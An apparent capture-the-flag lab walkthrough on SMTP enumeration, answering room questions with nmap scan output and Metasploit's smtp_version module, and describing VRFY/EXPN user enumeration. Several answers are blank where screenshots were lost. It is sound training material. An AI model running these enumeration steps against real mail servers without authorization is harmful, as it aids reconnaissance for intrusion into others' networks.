
Answer the questions below

What does SMTP stand for?

Simple Mail Transfer Protocol — Correct Answer

What does SMTP handle the sending of? (answer in plural)

emails — Correct Answer



d

Enumerating SMTP

Lets Get Started

Before we begin, make sure to deploy the room and give it some time to boot. Please be aware, this can take up to five minutes so be patient!

Enumerating Server Details

Poorly configured or vulnerable mail servers can often provide an initial foothold into a network, but prior to launching an attack, we want to fingerprint the server to make our targeting as precise as possible. We're going to use the "*smtp_version*" module in MetaSploit to do this. As its name implies, it will scan a range of IP addresses and determine the version of any mail servers it encounters.

Enumerating Users from SMTP

The SMTP service has two internal commands that allow the enumeration of users: VRFY (confirming the names of valid users) and EXPN (which reveals the actual address of user's aliases and lists of e-mail (mailing lists). Using these SMTP commands, we can reveal a list of valid users

We can do this manually, over a telnet connection- however Metasploit comes to the rescue again, providing a handy module appropriately called "*smtp_enum*" that will do the legwork for us! Using the module is a simple matter of feeding it a host or range of hosts to scan and a wordlist containing usernames to enumerate.

Requirements

As we're going to be using Metasploit for this, it's important that you have Metasploit installed. It is by default on both Kali Linux and Parrot OS; however, it's always worth doing a quick update to make sure that you're on the latest version before launching any attacks. You can do this with a simple "sudo apt update", and accompanying upgrade- if any are required.

Alternatives


It's worth noting that this enumeration technique will work for the majority of SMTP configurations; however there are other, non-metasploit tools such as smtp-user-enum that work even better for enumerating OS-level user accounts on Solaris via the SMTP service. Enumeration is performed by inspecting the responses to VRFY, EXPN, and RCPT TO commands. This technique could be adapted in future to work against other vulnerable SMTP daemons, but this hasn't been done as of the time of writing. It's an alternative that's worth keeping in mind if you're trying to distance yourself from using Metasploit e.g. in preparation for OSCP.

Now we've covered the theory. Let's get going!

Answer the following questions

Q1. First, lets run a port scan against the target machine, same as last time. What port is SMTP running on?

Sol. Run port scan using nmap




Solution of the 1st question can be found in the following part of the nmap scan output

```
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 62:a7:03:13:39:08:5a:07:80:1a:e5:27:ee:9b:22:5d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDLzGW2N+TMgb36oZ5nXTWZx9xxdat6dZjm0MWKiczo7KS/9C/YA5LKMhbsEwU7lKePA8wrK+8GGOMO0LI7EHwxhmBxbJfXZaiuKjATTFT0A5S8qHC/dArC
2JtLarYuEC9kInteBvoboE/Oo+27W+b/1e9SjeVp8KtMFyJa73SGR875DvD3mZFeNGv1IOLUrPm7GJVLIJCFlZqFdSBrn0pPkaNN2h0z8XvIvZwTvSeIANpTi1BWt5NpMuSo5qbYxCgBmoysmQyp5SHQceqKUF
YHEiYXZIBMs2nQww5plyUCI4b09vaF0rAEqaS++scnYGc3ldVVq0Ffc0v5VbwvOstN
|   256 89:d0:40:92:15:09:39:70:17:6e:c5:de:5b:59:ee:cb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB4NrsBAERAQTG53D50OgCR5yvxTY6iUr0dpKnaAQCvHgux0GzPoxcBT+mH4+3E3GrFJqulw/hI2TjjEUsRo
/3E=
|   256 56:7c:d0:c4:95:2b:77:dd:53:d6:e6:73:99:24:f6:86 (EdDSA)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFig3TbPjHOAaFOKJkPU+5++IeUlAsIWaxq3QM5tIacZ
25/tcp open  smtp    syn-ack ttl 64 Postfix smtpd
|_smtp-commands: polosmtp.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=polosmtp
| Subject Alternative Name: DNS:polosmtp
| Issuer: commonName=polosmtp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-22T18:38:06
| Not valid after:  2030-04-20T18:38:06
| MD5:   5c21 92bb 0da5 82d6 7b45 a851 7651 7137
| SHA-1: eb6c 0d88 57e6 8ba7 8308 aac8 9c34 0836 d2a1 c133
| -----BEGIN CERTIFICATE-----
| MIIC1jCCAb6gAwIBAgIUZ0vVVd2ClfM+TsEBsGtkaQcOg7kwDQYJKoZIhvcNAQEL
| BQAwEzERMA8GA1UEAwwIcG9sb3NtdHAwHhcNMjAwNDIyMTgzODA2WhcNMzAwNDIw
| MTgzODA2WjATMREwDwYDVQQDDAhwb2xvc210cDCCASIwDQYJKoZIhvcNAQEBBQAD
```

Q2. let's start up Metasploit. What command do we use to do this?

[Room to help in introducing to metasploit- https://www.tryhackme.com/room/rpmetasploit]


Sol. msfconsole



Q3. Let's search for the module "smtp_version", what's it's full module name?


Sol

Sol




Therefore, the module name- auxiliary/scanner/smtp/smtp_version

Q4. Great, now- select the module and list the options. How do we do this?
Sol.




Q5. Have a look through the options, does everything seem correct? What is the option we need to set?
Sol.



Here the RHOSTS option was not set, so I set the option

Q6. Set that to the correct value for your target machine. Then run the exploit. What's the system mail name?

Sol.

